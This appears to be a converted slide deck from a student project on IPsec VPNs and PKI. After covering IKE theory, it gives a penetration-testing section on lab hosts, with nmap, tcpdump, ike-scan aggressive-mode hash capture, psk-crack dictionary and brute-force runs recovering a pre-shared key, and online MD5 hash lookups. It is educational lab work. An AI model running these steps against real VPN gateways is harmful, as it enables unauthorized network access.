

Implementation of IPsec with PKI

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Project Introduction

- Implementation of multiple IPsec VPN scenarios.
- Experimenting with multiple authentication schemes.
- Performing penetration testing.
- Implementing PKI

Presentation Overview

- IPsec Theory and Design.
- Authentication with Different Methods
- Implementation Infrastructure
- Penetration Testing
- Vulnerability Mitigation
- Conclusion

IPsec Theory and Design

- ISAKMP
- IKEv1 Main mode
- IKEv1 Aggressive mode
- IKEv2


ISAKMP

- Stands for Internet Security Association and Key Management Protocol.
- RFC 2408
- Framework designed to establish security associations and manage secure key distribution between remote peers.
- Defines cryptographic operations for peer authentication, negotiation, and SA.
- Requires different attributes to be negotiated including crypto algorithm key length and IV.
- Provides support IPsec, TLS, OSPF etc.


IKEv1

- Stands for Internet Key Exchange version 1.
- RFC 2409.
- Automation of peer negotiation, authentication, session key establishment.
- H.A.G.L.E. = [H]ash [A]uthentication [G]roup [L]ifetime [E]ncryption.

IKEv1 Main mode



IKEv1 Aggressive mode





1. Less message exchanges
2. Less-strict peer identification policy



IKEv2

- RFC 7296 and declared IKEv1 obsolete.
- Shorter negotiation
- Does not have different modes.
- Better support for session rekey.
- Native support for Dead Peer Detection.
- Support for EAP


IPsec Authentication with PSK



IPsec authentication with RSA certificates.



Infrastructure Implementation



Penetration Testing

- Thought process
- Enumeration
- Offline attacks
- Online attacks

Nmap

```
root@root:/# nmap -sU -sV -p 500 192.168.48.128
```

```
Starting Nmap 7.30 ( https://nmap.org ) at 2016-12-01 18:53 EST
```

```
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
```

```
Service scan Timing: About 0.00% done
```

```
Nmap scan report for 192.168.48.128
```

```
Host is up (0.00092s latency).
```

```
PORT      STATE      SERVICE VERSION
```

```
500/udp open|filtered isakmp
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
Nmap done: 1 IP address (1 host up) scanned in 105.02 seconds
```

TCP DUMP

```
root@root:~# tcpdump -v -n 'src 192.168.48.128 or 'src 192.168.48.129
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
19:57:10.525769 IP (tos 0x0, ttl 64, id 14701, offset 0, flags [DF], proto UDP (17), length 184)
    192.168.48.128.500 > 192.168.48.129.500: isakmp 1.0 msgid fc733ff7: phase 2/others
? oakley-quick[E]: [encrypted hash]
19:57:26.542266 IP (tos 0x0, ttl 64, id 14702, offset 0, flags [DF], proto UDP (17), length 220)
    192.168.48.128.500 > 192.168.48.129.500: isakmp 1.0 msgid 00000000: phase 1 I ident
:
  (sa: doi=ipsec situation=identity
    (p: #0 protoid=isakmp transform=2
      (t: #0 id=ike (type=lifetime value=sec)(type=lifeduration value=0168)(type=
enc value=aes)(type=hash value=sha1)(type=keylen value=0080)(type=auth value=preshared)
(type=group desc value=modp1536))
      (t: #1 id=ike (type=lifetime value=sec)(type=lifeduration value=0168)(type=
enc value=aes)(type=hash value=sha1)(type=keylen value=0080)(type=auth value=preshared)
(type=group desc value=modp1024)))
    (vid: len=16)
    (vid: len=16)
    (vid: len=8)
    (vid: len=16)
19:57:26.543008 IP (tos 0x0, ttl 64, id 1768, offset 0, flags [DF], proto UDP (17), length 184)
    192.168.48.129.500 > 192.168.48.128.500: isakmp 1.0 msgid 00000000: phase 1 R ident
```



```
(t: #1 id=ike (type=lifetime value=sec)(type=lifeduration value=0168)(type=
enc value=aes)(type=hash value=sha1)(type=keylen value=0080)(type=auth value=preshared)
(type=group desc value=modp1024)))
  (vid: len=16)
  (vid: len=16)
  (vid: len=8)
  (vid: len=16)
19:57:26.543008 IP (tos 0x0, ttl 64, id 1768, offset 0, flags [DF], proto UDP (17), len
gth 184)
  192.168.48.129.500 > 192.168.48.128.500: isakmp 1.0 msgid 00000000: phase 1 R ident
:
  (sa: doi=ipsec situation=identity
    (p: #0 protoid=isakmp transform=1
      (t: #0 id=ike (type=lifetime value=sec)(type=lifeduration value=0168)(type=
enc value=aes)(type=hash value=sha1)(type=keylen value=0080)(type=auth value=preshared)
(type=group desc value=modp1536)))
    (vid: len=16)
    (vid: len=16)
    (vid: len=8)
    (vid: len=16)
19:57:26.581547 IP (tos 0x0, ttl 64, id 14703, offset 0, flags [DF], proto UDP (17), le
ngth 272)
  192.168.48.128.500 > 192.168.48.129.500: isakmp 1.0 msgid 00000000: phase 1 I ident
:
  (ke: key len=192)
  (nonce: n len=16)
19:57:26.664225 IP (tos 0x0, ttl 64, id 1760, offset 0, flags [DF], proto UDP (17), len
```


TCPDUMP

finalike.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Vmware_08:79:cd	Broadcast	ARP	60	Who has 192.168.208.200? Tell 192.168.208.100
2	0.657868	Vmware_08:79:cd	Broadcast	ARP	60	Who has 192.168.208.200? Tell 192.168.208.100
3	1.645761	Vmware_08:79:cd	Broadcast	ARP	60	Who has 192.168.208.200? Tell 192.168.208.100
4	2.645062	Vmware_08:79:cd	Broadcast	ARP	60	Who has 192.168.208.200? Tell 192.168.208.100
5	3.522287	Vmware_08:79:cd	Broadcast	ARP	60	Who has 192.168.208.200? Tell 192.168.208.100
6	39.338071	Vmware_7b:02:4a	Vmware_69:37:df	ARP	60	192.168.208.200 is at 00:0c:29:7b:02:4a
7	39.664009	192.168.208.200	192.168.208.150	ISAKMP	144	Informational
8	44.118153	Vmware_7b:02:4a	Broadcast	ARP	60	Who has 192.168.208.100? Tell 192.168.208.200
9	44.125113	Vmware_08:79:cd	Vmware_7b:02:4a	ARP	60	192.168.208.100 is at 00:0c:29:08:79:cd
10	44.167099	192.168.208.200	192.168.208.100	ISAKMP	530	Aggressive
11	44.191147	192.168.208.100	192.168.208.200	ISAKMP	434	Aggressive
12	44.275273	192.168.208.200	192.168.208.100	ISAKMP	142	Aggressive
13	44.293772	192.168.208.200	192.168.208.100	ISAKMP	406	Quick Mode
14	44.305743	192.168.208.100	192.168.208.200	ISAKMP	358	Quick Mode
15	44.370000	192.168.208.200	192.168.208.100	ISAKMP	94	Quick Mode
16	44.416554	192.168.208.100	192.168.208.200	ISAKMP	110	Informational
17	55.753622	192.168.208.200	192.168.208.150	ISAKMP	144	Informational
18	73.023652	192.168.208.200	192.168.208.150	ISAKMP	144	Informational
19	78.028248	Vmware_7b:02:4a	Vmware_69:37:df	ARP	60	192.168.208.200 is at 00:0c:29:7b:02:4a

> Frame 10: 530 bytes on wire (4240 bits), 530 bytes captured (4240 bits)
> Ethernet II, Src: Vmware_7b:02:4a (00:0c:29:7b:02:4a), Dst: Vmware_08:79:cd (00:0c:29:08:79:cd)
> Internet Protocol Version 4, Src: 192.168.208.200, Dst: 192.168.208.100
> User Datagram Protocol, Src Port: 500, Dst Port: 500
> Internet Security Association and Key Management Protocol

```
0000 00 0c 29 08 79 cd 00 0c 29 7b 02 4a 08 00 45 c0 ..).y... ){.J..E.
0010 02 04 00 50 00 00 40 11 55 5b c0 a8 d0 c8 c0 a8 ...P..@. U[.....
0020 d0 64 01 f4 01 f4 01 f0 b4 8a 1f 65 fb bf 18 03 .d..... .e....
0030 1a 3b 00 00 00 00 00 00 00 00 01 10 04 00 00 00 ;.....
0040 00 00 00 00 01 e8 04 00 00 68 00 00 01 00 00 ..... .h.....
0050 00 01 00 00 00 5c 01 01 08 02 1f 65 fb bf 18 03 ..... \.. e....
0060 1a 3b 03 00 00 24 00 01 00 00 80 01 00 05 80 04 ;...$. .
```

finalike | Packets: 19 · Displayed: 19 (100.0%) · Load time: 0:0.382 | Profile: Default

Unsuccessful attempt with Juniper

- Multiple enumeration attempts against Juniper SRX failed to determine IKE proposal set.

```
File Edit View Search Terminal Help
root@kali:~# ike-scan -A --trans=4,2,1,2 192.168.56.103
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.56.103  Notify message 14 (NO-PROPOSAL-CHOSEN) HDR=(CKY-R=3013ddcfdcf0f2e7, msgid=e4956dfa)


Ending ike-scan 1.9: 1 hosts scanned in 0.026 seconds (38.23 hosts/sec).  0 returned handshake; 1 returned notify
root@kali:~#
```

Offline Attacks: IKE-SCAN

```
root@kali:~# ike-scan 192.168.208.100 --trans=7,2,1,2 -A -M -Pike.psk
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.208.100 Aggressive Mode Handshake returned
  HDR=(CKY-R=9d4da42ed4c0e507)
  SA=(Enc=AES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
  VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
  VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
  VID=688a0333d4cle5070e75b7164f47431e
  VID=09002689dfd6b712 (XAUTH)
  KeyExchange(128 bytes)
  ID(Type=ID_IPV4_ADDR, Value=192.168.208.100)
  Nonce(20 bytes)
  Hash(20 bytes)

Ending ike-scan 1.9: 1 hosts scanned in 0.040 seconds (25.17 hosts/sec). 1 returned handshake; 0 returned notify
root@kali:~# cat dictionary.txt
```

Offline Attacks: Rainbow tables

 **MD5decoder.org**

qwerty MD5: d8578edf8458ce06fbc5bb76a58c5ca4 hashes

Put MD5 or a word

qwerty

Phrase: "qwerty" hashed with MD5 is: **d8578edf8458ce06fbc5bb76a58c5ca4**

Other hashes


Below You can find all supported hashes for the phrase: "qwerty"

md2 ('qwerty') c2cb085c24f850986e55f1c44abe6876	md4 ('qwerty') 2a4bbeffd06c016ab4134cc7963496d2
---	---

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

412a1ed6d21e55191ee5131f266f5178

Type the text

[Privacy & Terms](#) 

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
412a1ed6d21e55191ee5131f266f5178	md5	lala123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.


Screenshot 10: www.md5decoder.org and www.crackstation.net was used to crack the hash into password "qwerty" and "lala123" respectively

Offline Attacks: PSK-CRACK

```
root@kali:~# psk-crack -d dictionary.txt -v ike.psk
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Loaded 1 PSK entries from ike.psk
Running in dictionary cracking mode
key "L@b!2" matches SHA1 hash 12fa84e5f67a8ec9ce74236c6e0976b8b3954ccf
```

```
root@kali:~# psk-crack -b 5 -v -c "1234567890\!\@\#\$\%\^\&\*\(\)qwertyuioplkjhgfdsazxcvbnmQWERTYUIOPLKJHGFDSA ZXCVBNM" ike.psk
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Loaded 1 PSK entries from ike.psk
Running in brute-force cracking mode
Brute force with 81 chars up to length 5 will take up to 3486784401 iterations
key "L@b!2" matches SHA1 hash 12fa84e5f67a8ec9ce74236c6e0976b8b3954ccf
Ending psk-crack: 49234863 iterations in 83.022 seconds (593031.09 iterations/sec)
```

PSK-Brute force: Key Length vs Time



Graph1 illustrates the exponential growth on the time required to break the hash as the length of the password increases.[]

Online attacks

```
#!/bin/bash
